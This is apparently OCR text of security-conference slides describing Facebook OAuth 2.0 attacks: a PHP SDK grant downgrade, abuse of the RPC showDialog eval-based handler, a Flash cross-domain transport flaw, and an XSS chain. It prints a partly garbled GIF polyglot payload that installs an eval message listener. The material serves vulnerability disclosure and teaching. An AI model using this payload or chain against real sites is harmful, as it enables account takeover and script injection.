
- PHP SDK compromises OAuth 2.0 authorization code grant flow
- Still not patched
- Impact:
  - Downgrade attack (from code grant to signed_request -based flow)
  - Session fixation (CSRF) with signed_request
  - redirect_uri tampering and stolen signed_request means authentication bypass
- Lessons:
  - Facebook PHP SDK is not for secure authentication
  - Don’t trust code from external SDK

RPC issues

Facebook RPC showDialog workflow

- App communicate with Facebook RPC controller through FB_RPC messages
- App can invoke a special RPC method showDialog
- To render the dialog, Facebook controller makes an XHR request and parses the JSON payload
- XHR endpoint uiserver.php also serves as OAuth 2.0 endpoint
- We control most of query parameters for uiserver.php (*redirect_uri*)

Facebook RPC showDialog workflow



Facebook RPC showDialog workflow

Guess, how is JSON payload parsed?

Facebook RPC showDialog workflow

We could trick the Facebook app controller with OAuth 2.0 redirects and submit malicious payload to the XHR handler:

```
_handleXHRResponse: function(ka) {
  var la;
  if (this.getOption('suppressEvaluation')) {
    la = {asyncResponse: new h(this, ka)};
  } else {
    var ma = ka.responseText, na = null;
    try {
      var pa = this._unshieldResponseText(ma);
      try {
            var qa = (eval)('(' + pa + ')');
```

Disabled by default

Removes the first 9 bytes


Yes, just **eval**

XHR cross-domain redirects are not permitted, but let's knock it down up to cross-site scripting anyway

Yet another JS SDK issue: Flash XD transport

- *redirect_uri* parameter of showDialog method must belong to app’s own domain, which is defined in xd_arbiter proxy url
- Two flaws in Flash cross-domain transport allowed to hijack the origin and to send FB_RPC messages on behalf of *facebook.com*:
    - Controllable Flash channel names
    - Absense of secret nonce validation
- Exploitation:
    - Inject two xd_arbiter proxies with transport=flash
    - Connect them by setting the same Flash channel name
    - Inject the third xd_arbiter and let him initiate the flow with *proxyMessage()*


Yet another JS SDK issue: Flash XD transport


Facebook App
Secret nonce validation — insufficient, another nonce check here is missing
JS SDK
Proxy swf
Adobe LocalConnection() channel names are controlled by xd_arbiter url
Facebook proxy iframe
Proxy swf
proxyMessage()
Facebook auth window

XSS with OAuth 2.0


- Now we send FB_RPC message on behalf of facebook.com and invoke showDialog method
- *redirect_uri* parameter in FB_RPC message is *http:/facebook.com/…something*, and it passes all checks
- Wrapping a small stage-0 malicious payload inside a picture
- Proxying the picture from our site through *facebook.com/safe_image.php*

_unshieldResponseText cuts the prefix



```
GIF87a..\"Ж..   Y
=window;if(!Y.k8
){Y.k8=1;(Y.addE
ventListener||Y.
attachEvent)('me
ssage',function(
b){eval(b.data)}
)};    ###$$$%%%&
&&'''((()))***++
+,,,---...///000
[illegible]
{|||}}}~~~...,..
....\"..юЂefd",e
val(ma.substr(14
,102)),9)//AB¤Γ¦
§Ë©Є«¬-®Ї°±Iiґµ¶
·ё№є»jSsïАБВГДЕЖ
[\\\]]]^^^    ```
```

XSS with OAuth 2.0



XSS with OAuth 2.0

- Lessons:
  - XSS is not only about ?q=<script>alert(, design flaws are unique
  - eval is still evil, nothing new
  - OAuth redirects can be abused for taint propagation in your javascript apps

Conclusion

Endless attack vectors for Facebook OAuth

- *redirect_uri* tampering
- Sensitive data leakage through Referrer
- Token transport (JS SDK and xd_arbiter.php)
- #! (hash-bang) and redirect_uri filtering bypasses
- SDK authentication (PHP SDK, … SDK)
- App RPC exploiting

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Q&A

Thanks!